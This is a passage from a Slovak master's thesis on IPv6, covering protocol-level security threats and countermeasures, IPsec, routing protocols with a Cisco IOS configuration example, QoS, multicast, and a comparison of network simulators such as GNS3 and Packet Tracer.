Akékoľvek nové vlastnosti alebo spôsoby fungovania IPv6, môžu poskytnúť nové príležitosti pre útočníkov. Nové spôsoby IPv6 útokov implementujú nové metódy útokov ako výsledok manipulácie s paketmi a správami NDP:

Protokol objavovania susedov (Network Discovery Protocol - NDP)

Klienti objavujú smerovače použitím NDP, podvrhnutý smerovač môže predstierať, že je legitímnym smerovačom a posielať nesprávne informácie klientom v sieti (predvolená brána, DNS a ostatné parametre). Toto môže viesť k MiTM, kde má útočník príležitosť vidieť všetky pakety, ktoré boli hosťami poslané do siete.

DHCPv6

Podvrhnutý smerovač, ktorý klame klientov a manipuluje DHCP-naučenými informáciami. Útočník môže týmto spôsobom nasmerovať tok dát tak, aby prúdili smerom k jeho smerovačom namiesto priamej cesty k predvolenému smerovaču a takto vytvoriť MITM.

Rozširujúce hlavičky preskokov

Základnú IPv4 hlavičku je možné rozšíriť o položku IP Options, ktorá má dynamickú veľkosť a ktorú môže zákerný útočník zneužiť a spôsobiť nadmerné využitie CPU na smerovači, ktorý potom prijíma a preposiela tieto zväčšené pakety cestou cez sieť, ktorá je mu udávaná. V IPv6 je možné IP Options preskočiť ale v tom prípade sa použije rozšírená hlavička, ktorá môže byť taktiež zneužitá. Jedna z rozširujúcich hlavičiek je smerovacia hlavička, typu 0 (často nazývame RH0). RH0 môže byť použitá na identifikáciu jedného alebo viacerých prostredných uzlov zahrnutých v ceste smerom k celkovému cieľu. Môže byť aktivované útočníkom a diktovať cesty paketom prechádzajúcim sieťou. Cisco RH typ 0 vypína tento typ hlavičky v predvolenom nastavení IOS.

Útok zvyšovaním paketov

Použitie multicastových adries radšej než IPv4 viacsmerových adries môže umožniť útočníkovi oklamať celej siete zodpovedajúcou žiadosťou. Príkladom je poslanie žiadosti suseda, ktorá je časťou NDP pre všetkých hosťov na multicast adresu `ff02::1`, na ktorú budú všetky stanice odpovedať. Iným príkladom je, keď je paket poslaný s rozširujúcou hlavičkou, tak že paket sa posielajú dookola v slučke, až

pokiaľ nevyprší TTL (Time-to-Live) mechanizmus a tisíce zariadení musia reagovať. Zariadenia musia preposielať pakety a zbytočne tak konzumujú šírku pásma.

ICMPv6

Tento protokol je často použitý v IPv6 ako aj NDP. Manipuláciou tohto protokolu môže útočník spôsobiť rozsiahle škody.

Možnosti tunelovania

IPv6 tunelovanie cez IPv4 časti siete môže znamenať, že v rámci IPv4 siete nemôže byť paket IPv6 kontrolovaný a filtrovaný. Filtrovanie musí byť riešené na hraniciach tunelu z dôvodu autorizácie IPv6 paketov, ktoré sú úspešne posielané medzi koncovými uzlami.

Autokonfigurácia

IPv6 host' si môže pre seba automaticky pridelovať lokálne IPv6 adresy a pomocou chytrého podvrhnutého smerovača, môže byť táto adresa zmanipulovaná tak, aby útočník bol uprostred komunikácie.

Duálna sada IPv4 a IPv6

Pri nasadení dvojitej sady IPv4 je potrebné myslieť na to, aby boli ošetrené hrozby u každej sady protokolu tak, aby útočník nemohol získať vzdialený prístup k zariadeniu. Pomocou získaného prístupu cez jednu sadu, si útočník môže upraviť konfiguráciu tak, ako mu to na jeho účely vyhovuje. [24]

Bugy v kóde (Programové chyby)

Akýkoľvek nový program, ktorý podporuje IPv6 vlastnosti v sieti alebo u koncových staníc má potenciálne chyby v kóde. Chyby sú riešené v aktualizáciách.

1.4.5 Zásady bezpečnosti IT v protokole IPv6

Implementácia bezpečnostného merania od začiatku nasadzovania IPv6, čím sa zlepšuje pripravenosť (preventívna bezpečnosť). V praxi sa preukazuje, že tento model je úspešnejší ako model, pri ktorom sa čaká až na výskyt prvých útokov. Odporúčania:

Filtrovanie falošných adries

Na konci siete zahadzovanie akýchkoľvek adries, ktoré by nikdy nemali byť validné zdrojové a či cieľové adresy a sú navyše odkázané na falošné adresy.

Filtrovanie nelokálnych multicast adries

Pokiaľ sa nepoužíva špecifická multicast aplikácia, nemala by byť komunikácia preposielaná mimo špecifickú VLAN. Lokálny multicast je často používaný IPv6 (smerovavé aktualizácie objavovania susedov).

Filtrovanie ICMPv6 toku, ktorý nie je potrebný na špecifických sieťach

Normálne NDP používa ICMPv6, čo je koreňovým protokolom. Maximum transmission unit (MTU) je tiež určovaná pomocou ICMP. Mimo obvyklú funkcionálnosť by sa mala filtrovať časť ICMP, aby ju útočník nezneužil.

Zahadzovanie rozširujúcich smerovacích hlavičiek typu 0 paketov

Smerovacie hlavičky 0, známe ako RH0 podľa RFC 5095, môžu obsahovať informácie o množstve ďalších uzlov prechádzajúcich sieťou a ich nasledovaním môže útočník riadiť trasu siete. Prípadne môže upraviť smerovanie, aby vytvoril slučku a pakety s takým typom hlavičky prekročili TTL a boli zahodené.

Preferovanie použitia manuálnych tunelov pred ako automatickými tunelmi

Tunely používajúce mechanizmus automatického tunelovania nemôžu byť kontrolované, pretože sú dynamické. S manuálnymi tunelmi ako 6to4, ak bude nastavená prísna kontrola obsahov tunelovaných paketov, sa vyhne prechádzaniu cez periméter siete (Firewall, smerovač).

Ochrana proti podvrhnutiu smerovačov IPv6 zariadení

Pomocou ochranných mechanizmov ako Secure ND (bezpečné objavovanie susedov) a RA guard (strážca objavovania smerovačov) sa môže znížiť podvrhovanie smerovačov. [18]

Protokol IPv6 má implementovaný IP Security a je vyžadovaný. Neznamená to, že IPv6 bez neho nebude fungovať, ale že je podporovaný od začiatku. Protokol má



implementovaný IP Security. IPSec (IP security) predstavuje sériu štandardov IETF, ktoré popisujú spôsob bezpečnostného prenosu IP paketov (Obr. 12). IPSec zabezpečuje utajenie údajov (šifrovanie), integritu dát, autentifikáciu odosielateľa a dát a chráni pred zrkadlením paketov tzv. Anti-replay.

Tieto služby sú podporované podprotokolmi IKE, AH a ESP. IPv6 prináša okamžitú možnosť použitia aplikáciou pomocou rozšírenej bezpečnostnej hlavičky. AH (Authentication Header) nám pomocou kontrolného súčtu SHA (MD5) IP adresy a obsahu tela zdrojového paketu zabezpečuje integritu obsahu paketu a odosielateľa AH však nezabezpečuje šifrovanie dát a neprepisuje IP adresy v hlavičke. [24]


ESP zabezpečuje výmenu šifrovaných dát v tele paketu po výmene šifrovacieho kľúča – IKE alebo Kerberos. ESP (Obr. 13: Nová hlavička ESP paketu v tunelovom a transportnom režime [autor]) je častejšie používané ako AH, ale je možné ich kombinovať. Musí byť podporované blokové šifrovanie DES (Data Encryption Standard).. Smerovač a Firewall zašifrujú v tunelovom móde paket s pôvodnou hlavičkou a pripojí k tomu hlavičku novú (ilustračný Obr. 13). Prípadne stanice šifrujú len telo paketu - tzv. transportný mód (viď Obr. 14 Nová hlavička AH paketu. a majú zhodné adresy zdrojového a cieľového uzlu s adresami uvedenými v index bezpečnostných asociácií SA (Security Association), ktoré sa použijú pri vybalení obsahu paketu.



Obr. 12: Hlavička IP paketu [autor]




Obr. 13: Nová hlavička ESP paketu v tunelovom a transportnom režime [autor]



Obr. 14 Nová hlavička AH paketu.

Hoci je IPSec ideálny pre bezpečný prenos dát, bohužiaľ podporuje iba IP protokol. Navyše v starších verziách Cisco IOS nie je podporovaný IPSec+ multicasty. Preto sa kombinuje protokol GRE, ktorý umožňuje aktivovať smerovací protokol nad týmto tunelom a IPSec kvôli bezpečnostným vlastnostiam.



Obr. 15: Příklad IP Security tunelovania [autor]

Medzi hlavné vylepšenia IPv6 v oblasti bezpečnosti patrí :

- Zabezpečenie smerovacích aktualizácií,
- Vyžadovaná implementácia IPSec,
- Autentifikácia oddelená od šifrovania pre prípady, kde nie je povolené šifrovanie,
- Nové protokoly pre výmenu kľúčov nezávislé na IP,
- Automatická bezstavová konfigurácia [24]

1.5 SIEŤOVÉ SLUŽBY

Cieľom sieťových služieb je zvyšovanie produktivity zamestnancov pri znižovaní celkových nákladov na podnikových zákazníkov. Zaraďujeme tam najčastejšie:

- Smerovanie IPv6,
- Technológiu QoS (kvalita služieb),
- Viacsmerové vysielanie

Stručný rámcový prehľad tém je rozobraný v nasledujúcej časti, dôraz je kladený hlavne na stručný rozbor, implementáciu najčastejšie používanej technológie a metodiku použitia.

1.5.1 Smerovanie IPv6

Hľadanie ciest medzi sieťami a smerovanie zabezpečujú smerovacie prokoly, statické a predvolené cesty. Smerovacie protokoly z IPv4 boli vylepšené a prispôsobené pre protokol IPv6 EIGRPv6, OSPFv3 a MP-BGP (Multi Protocol Border Gateway Protocol) pre IPv6. Podrobná analýza presahuje rozsah tejto práce. V nasledujúcej časti je stručne popísaná funkčnosť, ktorá bude prakticky overená v laboratórnych cvičeniach. Pre aktivovanie smerovania IPv6 na smerovačoch je potreba zadať príkaz *ipv6 unicast routing* alebo *enable ipv6 unicast routing* z globálneho konfiguračného režimu. Rozdiel pri nastavovaní smerovania pre IPv6 v porovnaní s IPv4 je, že sa vynecháva nastavenie siete *network x.x.x.x* a aktivuje sa na špecifické rozhranie. Výstup ukazuje ako sa aktivuje, overuje a komentuje IPv6 smerovanie. Ako príklad bol použitý protokol OSPFv3.

```
! Aktivovanie IPv6 IPv6 smerovania paketov ostatných zariadení.
R1(config)# ipv6 unicast-routing
! Aktivovanie všetkých 3 interných smerovacích protokolov pre rozhranie Ethernet1/0!
Poznámka: v produkčnej sieti, by mal byť potrebný len jeden smerovací protokol
!pre dané rozhranie. Pokiaľ sa smerovač naučil niekoľko identických ciest
!Administratívna vzdialenosť (rovnako ako v IPv4) rozhodne, ktorý
!smerovací protokol bude umiestnený do smereovacej tabuľky.
R1(config)# interface Ethernet1/0
! Aktivovanie RIPng pre dané rozhranie.
! Jednoduché vytvorenie nového "mena" pre daný proces. Nazval som to "faiRIP"
! Používame rovnaké meno "faiRIP" na všetkých rozhraniach lokálneho smerovača
! kde RIPng je žiadané použitie na rovnakom smerovači.
R1(config-if)# ipv6 enable
R1(config-if)# ipv6 rip faiRIP enable
! Aktivovanie OSPFv3 pre dané rozhranie.
! Syntax sú kľúčové slová ipv6 ospf nasledované ID procesom,
! nasledujú informácie o oblasti.
R1(config-if)# ipv6 ospf 1 area 0
```

```
! Aktivovanie EIGRPv6 pre dané rozhranie.
R1(config-if)# ipv6 eigrp 1
R1(config-if)# exit
! EIGRP smerovací proces je potrebné aktivovať z predvoleného shutdown stavu
! V RIPng alebo OSPFv3 toto nie je potrebné.
R1(config)# ipv6 router eigrp 1
R1(config-rtr)# no shutdown
! Overenie, ktoré smerovacie protokoly prebiehajú súbežne
R1#show ipv6 protocol
IPv6 Routing Protocol is "connected"
IPv6 Routing Protocol is "ND"
IPv6 Routing Protocol is "rip faiRIP"
  Interfaces:
    Ethernet1/0
  Redistribution:
    None
IPv6 Routing Protocol is "ospf 1"
  Router ID 0.0.0.0
  Number of areas: 1 normal, 0 stub, 0 nssa
  Interfaces (Area 0):
    Ethernet1/0
  Redistribution:
    None
IPv6 Routing Protocol is "eigrp 1"
EIGRP-IPv6 Protocol for AS(1)
  Metric weight K1=1, K2=0, K3=1, K4=0, K5=0
  NSF-aware route hold timer is 240
  Router-ID: No usable Router-ID found
  Topology : 0 (base)
  Active Timer: 3 min
  Distance: internal 90 external 170
  Maximum path: 16
  Maximum hopcount 100
  Maximum metric variance 1

  Interfaces:
  Redistribution:
  None
```

1.5.1.1 EIGRPv6

EIGRP (Enhanced Interior Gateway Routing Protocol) je proprietárny Cisco smerovací protokol s vektorom vzdialenosti s rýchlou konvergenciou, škálovateľnosťou a odolnosťou. Integruje funkcie protokolu stavu linky ako komplexnejšie metriky, pri výmene aktualizácií používa spoľahlivý protokol, čím eliminuje potrebu pravidelných a úplných aktualizácií. Využíva špeciálny algoritmus na identifikovanie alternatívnych ciest bez nutnosti čakania na aktualizácie od iných smerovačov, udržiava informáciu o stave susedov

pomocou Hello paketov a ukladá všetky trasy a nie len tie optimálne. U vyhradenej podpory verzie 6 je nutné nakonfigurovať ID smerovač explicitne, neobsahuje rozdelenie horizontu, nemusí byť zdieľaný rovnaký prefix medzi susedmi, pretože sa zdieľa v rámci linky $ff02::a$, predvolené nastavenie je s vypnutou automatickou sumarizáciou a možnosť použiť autentifikáciu s využitím MD5 a IPSec je vo vývoji. [24]

1.5.1.2 OSPFv3

OSPF (Open Shortest Path First) je protokol so stavom linky, ktorý distribuuje informácie v rámci rovnakej oblasti. Každý smerovač v rámci oblasti si pomocou inzercie správ vymieňa informácie o konektivite, prefixe, maske linky, váhe a jej parametroch. Vďaka oblasti je možné tvoriť hierarchie smerovania a na rozhraniach oblastí je možné sumarizovať, čím sa premávka ešte redukuje. Daný protokol udržiava mimo smerovacej i topologickú tabuľku, z ktorej je pomocou špeciálneho algoritmu dopočítaná najvhodnejšia cesta z nich. OSPFv2 a OSPFv3 fungujú nezávisle od seba, v novej verzii 3 sú nahradené hraničné správy vnútroblastným typ3. S opomenutím dĺžky adresy je daný protokol veľmi podobný svojej predchádzajúcej verzii, zmeny súvisia hlavne s hlavičkou IPv6 kde je autentifikácia a zaručenie bezpečnosti. [24]

1.5.1.3 MP-BGP

Jedná sa o nástupcu BGP, ktorý môže prenášať smerové informácie pre viac protokolov sieťovej vrstvy súbežne v jednej inštancii. BGP je protokol na výmenu ciest medzi autonómnymi systémami v Internetu. Poskytuje integrovanú podporu beztriedneho smerovania medzi doménami a agregáciou ciest. BGP rozoznáva viac ako desať atribútov na označenie cesty a počítanie metriky. Najdôležitejšie sú AS_PATH (zoznam autonómnych systémov, ktorými cesta prechádza k cieľu)! NEXT_HOP (sa mení pri prechode medzi autonómnymi systémami a ukazuje na IP adresu hraničného smerovača). BGP rozlišuje externé a interné protokoly, podľa prenosu informácií v alebo mimo AS. Analýza daného protokolu zabezpečujúca samotné smerovanie Internetu je mimo rozsah.

1.5.2 Technológia QoS (kvalita služieb)


Protokol QoS určuje prioritu a metriku rôznych dátových prúdov aplikácií a služieb. V komplexných komunikačných infraštruktúrach je funkcia kvality služieb nezastupiteľná. V IPv6 sa za parametre QoS považujú:

- Šírka pásma (bandwidth)
- Strata paketov (packet loss)
- Oneskorenie (delay)
- Premennivosť oneskorenia medzi paketmi (jitter)

Rozdiely v protokoloch IPv4 a IPv6 pri QoS je hlavne v klasifikácii premávky, pretože majú rôzne parametre v hlavičkách a môže byť aplikovaná rôzna úroveň služieb. Pakety je možné klasifikovať podľa ich úrovne služby a priority. Pole Typ/Trieda služby je mapované podobne, ale značka toku je v IPv6 novinkou. Táto špecifikácia je uvedená ešte pred samotnými adresami, aby pomohla skrátiť oneskorenie pri prehládávaní paketov. Kvalitu služieb u IPv6 je možné zaistiť pomocou rozširujúcich hlavičiek preskokov a smerovania. Pomocou nich je možné špecifikovať konkrétnu trasu v závislosti od kvality služieb žiadateľa a pokiaľ existuje hlavička, preskok musí byť plne spracovaný všetkými zariadeniami stanovenými QoS. Tieto hlavičky behom prenosu na zariadeniach nesmú meniť. QoS môže nastaviť jednu zásadu pre IPv4 a IPv6 alebo sa odlišne spracuje premávka protokolov. Koexistenciu protokolov a zásad QoS je potrebné zvážiť z hľadiska aplikácií a podnikových príjmov. V prípade vyžadovaného vysokého výkonu, príp. implementácie QoS na 2. vrstve stráca rozlišovanie zmysel. Naopak pokiaľ IPv4 generuje zisky a je z firemného hľadiska dôležitejší ako IPv6 nastaví sa podľa toho priorita QoS.

1.5.3 Viacsmerové vysielanie

Je technológia, ktorá pomáha znižovať celkové zaťaženie siete, minimalizovať dopad na zdroj videa, ktorý nemusí replikovať spoločný dátový prúd. Používa sa pre ušetrenie réží pri nadväzovaní príjemcov vyhradeného jednosmerného pripojenia k zdroju. Pre túto potrebu je vyhradená viacsmerová skupina, v ktorej sa zdroje a prijímače sa logicky môžu nachádzať na ľubovoľnom mieste. Najčastejšie aplikácie sú distribúcia softwaru a aktualizácií v podnikovej sieti, videokonferencie a podniková komunikácia, diaľkové štúdium, akciové kurzy a správy. [24]



Obr. 16: Viacsmerové vysielanie použité na záznam a archiváciu v DPPC [autor]

Viacsmerové vysielanie pracuje na protokole UDP (User Datagram Protocol), ktoré za cenu nízkej réžie neposkytuje mechanizmus spoľahlivosti, ako je zotavenie pri chybách či riadenie toku. Preto sa často dodatočne implementuje technológia kvality služieb.

Príklad použitia viacsmerového vysielania môže byť z oblasti bezpečnostných technológií kamerový záznam. Na *Obr. 16* je príklad, kde IP kamera generuje prúd jednosmerného vysielania, ktorý je archivovaný viacerými mediálnymi servermi. Viacsmerové vysielanie je generované v uzloch, kde je potreba súbežného vysielania z niekoľkých odchádzajúcich portov. V prípade vysielania troch jednosmerných dátových prúdov by sa jednalo o zbytočné plytvanie výpočtovým výkonom. Viacsmerové adresy sú detailne definované v dokumente RFC 4291. Viacsmerové vysielanie používa protokoly MLD (Multicast Listener Discover) pre naslúchanie v IPv6, PIM (Protocol Independent Multicast) pre budovanie distribučných stromov viacsmerového vysielania. Tri verzie sú popísané nižšie.

MLD

MLD sa používa, keď prijímač signalizuje smerovaču svoj záujem o prijímanie dát z konkrétnej skupiny pomocou ICMP. IPv6 používa implementáciu voliteľnej hlavičky Hop-by-hop na nastavenie limitu preskokov 1 s využitím linkovej lokálnej adresy správy.

PIM-SM

PIM-SM (PIM Sparse Mode) je protokol slúžiaci pre prenosy od malého množstva zdrojov k mnohým cieľom v rovnakej skupine. Za predávanie viacsmerového vysielania dát z viac zdrojov viac prijímačom je zodpovedné tzv. zhromaždisko, ktoré je koreňom stromu

viacsmerového vysielania. Zhromaždište posiela správu pripojenia, ktorá signalizuje potvrdenie pre vzostupné smerovače, že môžu predávať premávku dátového toku. Najčastejšia aplikácia PIM-SM je videokonferencia alebo hry typu peer-to-peer (P2P).

PIM-SSM

PIM-SSM (PIM Source Specific Multicast) je protokol, ktorý predáva viacsmerovú premávku, ktorá nesie pakety pochádzajúce z konkrétnej zdrojovej adresy vyžiadané prijímačom. Využíva sa pri poskytovaní obsahu typu programov videa a zvuku IP televízie. [24]

PIM-BDIR

PIM-BDIR (Bidirectional PIM) je protokol, ktorý každému hostiteľovi dovoľuje odosielať správu skupine, do ktorej patrí. Vznikla z dôvodu nasadenia finančných a komunikačných naliehavých aplikácií pracujúcich s modelom komunikácie Many-to-Many. [4]

II. PRAKTICKÁ ČASŤ

2 CIELE PRÁCE

Náplňou diplomovej práce je detailne pochopit' základné vlastnosti a princípy IPv6:

- popis technológie IPv6 a metód, ktoré sa používajú pri prechode zo v súčasnosti ešte stále atraktívnejšej IPv4
- analýza formátu hlavičky, správa a pridelovanie IPv6 adres
- na základe rozboru hlavičky sa preskúma bezpečnosť a hrozby protokolu IPv6
- urobená analýza sieťových služieb IPv6 v porovnaní s IPv4
- ďalej budú na základe dostupných aplikácií na trhu, vytvorené porovnania odporúčaných simulačných aplikácií pre tvorbu testovacích laboratórnych úloh.

Za účelom dosiahnuť maximálny benefit pre študentov, bol vybraný emulátor GNS3. Nasledujúca časť je prakticky zameraná na nastupujúcu technológiu IPv6 a vytvorené úlohy môžu slúžiť aj ako príprava na priemyselnú certifikáciu CCNA spoločnosti Cisco.

Laboratórne kurzy budú navrhnuté pre podporu praktických zručností zameraných na:

- základy Cisco zariadení, vzdialená správa IPv4/IPv6 telnetom, virtuálne LAN, trunky (dot1q), Virtual Trunk Protocol (VTP), Intra VLAN komunikácia pomocou smerovača a distribučného L3 prepínača
- Ethernet, Broadcast- všesmerové, Multicast- viacsmerové vysielanie, CDP
- riadenie prístupu a prevádzky SSH, preklad adres DNS, správa a ladenie siete IPv4/ IPv6 s ICMP
- IPv6 NDP, správa adres, DHCPv4 a bez/stavový DHCPv6, IPv4/IPv6,
- statické smerovanie
- dynamické smerovanie EIGRP pre protokoly IPv4/ IPv6
- dynamické smerovanie OSPF pre protokoly IPv4/ IPv6
- prechod z IPv4 na IPv6a tunelovanie, P2P MCT/GRE statické tunely, multipoint automatické 6to4 a ISATAP tunely

Práca sa ďalej venuje možnostiam zvyšovania bezpečnosti; testuje hrozby, ktoré ohrozujú IPv6 a aplikuje nástroje používané na penetračné testovanie. Ďalšie pokračovanie práce je naznačené v závere práce a smeruje k vytvoreniu uceleného IPv6 kurzu s praktickými úlohami v GNS3, kde sa študenti naučia implementovať IPv6 konfiguráciu a troubleshooting (logické a systematické vyhľadávanie zdroja problému s cieľom vyriešiť ho a opäť sfunkčniť produkt alebo proces).

3 SIMULÁCIA POČÍTAČOVÝCH SIETÍ

Pomocou virtualizácie počítačových sietí je možné získať lepšiu predstavu o možných následkoch plánovaných konfiguračných zmien, sústrediť sa na odhaľovanie slabých miest (hrozieb) príp. testovať nasadzovanie nových technológií do existujúcej infraštruktúry. Virtualizácia sietí znamená transformovanie reálnej počítačovej siete na sieť fiktívnu (virtuálnu) v rámci umelo vytvoreného prostredia. Rozlišujeme simuláciu a emuláciu počítačovej siete. [14,15]

3.1 Simulovanie počítačovej siete

Nahradenie reálnej siete modelom, nad ktorým sme schopní simulovať správanie reálnej siete. Funkčnosť a správnosť sa odvíja od kvality modelu a vierohodnosti súčastí obrazu. V rámci simulácie nás zaujímajú prejavy činnosti jednotlivých prvkov, generovanie a reakcia správ. Výhody simulácie sú nízke hardwarové požiadavky vďaka abstrakciám správania sa najnižších a najvyšších vrstiev. Jedná sa o lacné riešenie, ktoré umožňuje ohodnotiť základné správanie siete, testovanie vlastností navrhovanej siete. Príkladom je riešenie firmy Cisco Packet Tracer, pomocou ktorého sme schopní vytvárať sieťové topológie, nastavovať zariadenia, pridávať balíčky a simulovať sieť s niekoľkými vizuálnymi reprezentáciami.

Simulátor je programový nástroj, ktorý predstiera, že dokáže napodobniť správanie a funkčnosť určitého softwaru alebo hardwaru. Po zadaní príkazov simulátor predstiera, že je vykonávaný nejaký príkaz bez vykonania skutočného spracovania. Operácie, ktoré simulátor môže napodobňovať sú predmetom definovaných obmedzení v simulovanom programovom prostredí. Príkladom simulátorov okrem Cisco Packet Tracer sú Boson Netsim a Networksims. [16][17]

3.2 Emulovanie počítačovej siete

Nahradenie reálnej siete modelom, ktorý zahrňuje činnosť samotného hardwaru, z ktorého je zariadenie zostavené. Emulácia začína na najnižšej možnej vrstve, a verne tak napodobňuje činnosť daného prvku za cenu vyššej výpočtovej náročnosti. Emulátory na rozdiel od simulátorov napodobňujú plnú funkčnosť zariadenia a po zadaní príkazu užívateľmi dochádza k skutočnému spracovaniu, preto emulátor môže ponúknuť plnú funkčnosť bez obmedzení. Pomocou emulácií vyššieho správania prvkov je možné sa viac priblížiť správaniu reálnej siete. GNS3 je voľne dostupný program, kompatibilný so

všetkými operačnými systémami, ktorý dovoľuje pracovať podobne ako Packet Tracer s rozdielom, že dokáže emulovať samotný obraz operačného systému a počítača. Ďalším príkladom emulačného programu okrem GNS3 je VMware. [12][14]

3.3 Existujúce simulačné a emulačné nástroje

Simulačný software predstavuje pomocný aplikačný nástroj pri výučbe sieťových predmetov, za účelom aktívneho precvičenia teoretických vedomostí. Existuje veľa simulačných nástrojov, ktoré sú spoplatnené, ale existujú aj bezplatné alternatívy. Preto je dôležité tieto nástroje pozorne vybrať, aby bol dosiahnutý maximálny benefit pre študentov. Nižšie je vykonané porovnanie dostupných nástrojov, na základe ktorého sa odporúčajú testovacie prostredia. Študenti, ktorí sa učia nové technológie počítačových sietí si musia byť istí svojimi vedomosťami, a preto je simulácia sieťových zariadení je nevyhnutná. Praktickú skúsenosť človek môže získať jedine testovaním a neustálym zdokonaľovaním sa v porozumení teoretického konceptu v hlbšom pojatí. Preto vznikajú laboratórne učebne so sieťovým hardwarom, ktoré takúto skúsenosť zabezpečujú. Bohužiaľ tieto zariadenia sú drahé nakupujú sa len v obmedzenom množstve a majú obmedzenú životnosť, pretože dané smerovače alebo prepínače je potrebné vylepšovať a udržiavať. Neustále dochádza k aktualizácii operačného systému s čím súvisí i navyšovanie pamäti a úložného priestoru. Pre študentov, ktorých zaujíma predovšetkým nastavovanie, overovanie funkčnosti či doladovanie špecifických detailov protokolu je prepojenie káblov a inštalácia hardwaru stratou času, pretože toto má na starosti montážny inžinier.

Preto vzniklo niekoľko programových riešení, ktoré majú túto medzeru preklenúť. Možnosti zahŕňajú sieťové emulátory pre gridové výpočty, komplexné či základné sieťové simulátory a v neposlednom rade simulátory a emulátory pre sieťové zariadenia.

Sieťové emulátory predstavujú hardwarové zariadenia, ktoré kopírujú správanie reálnych sietí zo špecifických internetových topológií (použitie BGP a MPLS), bezdrôtových sietí (Empower) či satelitných liniek a predstavujú tak skúšobný stav. Sieťové emulátory Nist Net, Dummynet, či Empower sa používajú hlavne vo výskume a ich nasadenie je zložité.

Ďalšou skupinou sú sieťové emulátory zamerané na gridové výpočty, ktoré sú pripojované k infraštruktúre reálnych zariadení za účelom sieťových experimentov a výskumu.

Zástupcami sú Emulab, Planetlab, Open Network Lab a IREEL. Tieto riešenia sú náročné na stavbu a údržbu, pretože sa skladajú z niekoľkých vrstiev zariadení s inteligenciou.

Pre štúdium teoretických aspektov správania siete sa používa simulačný software ns2, ns3, opnet, glomosi či OMNET++. Nevýhodou týchto nástrojov je, že pokiaľ ich chceme používať musíme sa naučiť špeciálny modelovací jazyk s určitou abstrakciou modelov. Menej komplexné sieťové simulátory cnet nemajú doriešenú možnosť monitoringu, ladenia a odstraňovania chýb s pomocou snmp/mrtg, Wireshark, tcpstat a tcpdump nástrojov. [13]

